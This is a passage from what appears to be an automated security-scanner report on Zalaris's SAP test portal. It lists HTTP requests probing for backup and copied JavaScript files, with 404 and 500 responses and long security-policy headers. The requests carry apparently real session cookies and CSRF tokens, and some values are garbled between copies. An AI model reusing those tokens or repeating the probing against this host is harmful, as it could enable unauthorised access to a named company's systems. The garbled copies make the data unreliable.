http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web-/* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
Connection: close
```

Request 2

```
GET /sap/public/bc/ur/nw7/js/gavv.js.cbz HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
```

```
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiaQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=Y43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1;
ai_session=KQ1QJDjCC3nCARUuzHP1QP|1656564413184|1656585793949
```

Response 2

```
HTTP/1.1 404 Resource Not Found
Date: Thu, 30 Jun 2022 10:44:00 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html
content-length: 0
cache-control: max-age=0
x-content-type-options: nosniff
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
Connection: close
```

23.82. https://testportal.zalaris.com/sap/public/bc/ur/nw7/js/common/lib/Copy%20of%20less.js

Summary

Severity:	Information
Confidence:	Certain
Host:	https://testportal.zalaris.com
Path:	/sap/public/bc/ur/nw7/js/common/lib/less.js

Request 1

```
GET /sap/public/bc/ur/nw7/js/common/lib/Copy%20of%20less.js HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiaQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=Y43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJDjCC3nCARUuzHP1QP|1656564413184|1656585793949; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
Dnt: 1
Sec-Fetch-Dest: script
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

Response 1

```
HTTP/1.1 500 Internal Server Error
Date: Thu, 30 Jun 2022 10:49:23 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
pragma: no-cache
```



```
content-length: 202
content-type: text/html
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io/* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close

<html><head><title>Application Server Error</title></head><body>
<H2><b>500 Internal Server Error</b></H2><br>
Error is logged with Tag: {00898dfc}<br><hr>
Thu Jun 30 12:49:23 2022

</body></html>
```

Request 2

```
GET /sap/public/bc/ur/nw7/js/common/lib/Copy%20of%20lphc.js HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJDJCC3nCARUuzHP1QPI165656441318411656585793949; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
Dnt: 1
Sec-Fetch-Dest: script
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

Response 2

```
HTTP/1.1 404 Resource Not Found
Date: Thu, 30 Jun 2022 10:49:25 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html
content-length: 0
cache-control: max-age=0
x-content-type-options: nosniff
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io/* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
Connection: close
```

23.83. https://testportal.zalaris.com/sap/public/bc/ur/nw7/js/common/lib/less.bak

Summary

Severity: **Information**

Confidence: **Certain**

Host: **https://testportal.zalaris.com**

Path: **/sap/public/bc/ur/nw7/js/common/lib/less.js**

Request 1

```
GET /sap/public/bc/ur/nw7/js/common/lib/less.bak HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiaQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJDJCC3nCARUuzHP1QP|1656564413184|1656585793949; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
Dnt: 1
Sec-Fetch-Dest: script
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

Response 1

```
HTTP/1.1 500 Internal Server Error
Date: Thu, 30 Jun 2022 10:49:28 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
pragma: no-cache
content-length: 202
content-type: text/html
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://lid.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close

<html><head><title>Application Server Error</title></head><body>
<H2><b>500 Internal Server Error</b></H2><br>
Error is logged with Tag: {00488e1b}<br><hr>
Thu Jun 30 12:49:28 2022

</body></html>
```

Request 2

```
GET /sap/public/bc/ur/nw7/js/common/lib/wuyt.js HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiaQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJDJCC3nCARUuzHP1QP|1656564413184|1656585793949; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
Dnt: 1
Sec-Fetch-Dest: script
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

Response 2

```
HTTP/1.1 404 Resource Not Found
Date: Thu, 30 Jun 2022 10:49:30 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html
content-length: 0
cache-control: max-age=0
x-content-type-options: nosniff
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com https://fw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
Connection: close
```

23.84. https://testportal.zalaris.com/sap/public/bc/ur/nw7/js/domainrelax.js.tar

Summary

Severity: **Information**

Confidence: **Certain**

Host: **https://testportal.zalaris.com**

Path: **/sap/public/bc/ur/nw7/js/domainrelax.js**

Request 1

```
GET /sap/public/bc/ur/nw7/js/domainrelax.js.tar?6BC22C7A6D5B HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiaQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zX6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJDjCC3nCARUuzHP1QP|1656564413184|1656585793949; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
Dnt: 1
Sec-Fetch-Dest: script
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

Response 1

```
HTTP/1.1 500 Internal Server Error
Date: Thu, 30 Jun 2022 10:51:00 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
pragma: no-cache
content-length: 202
content-type: text/html
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
```

```
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close

<html><head><title>Application Server Error</title></head><body>
<H2><b>500 Internal Server Error</b></H2><br>
Error is logged with Tag: {004a95d9}<br><hr>
Thu Jun 30 12:51:00 2022

</body></html>
```

Request 2

```
GET /sap/public/bc/ur/nw7/js/i/yig.js.tar?6BC22C7A6D5B HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiaQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJDJC3nC CARUuzHP1QP|1656564413184|1656585793949; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
Dnt: 1
Sec-Fetch-Dest: script
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

Response 2

```
HTTP/1.1 404 Resource Not Found
Date: Thu, 30 Jun 2022 10:51:02 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html
content-length: 0
cache-control: max-age=0
x-content-type-options: nosniff
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io/* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
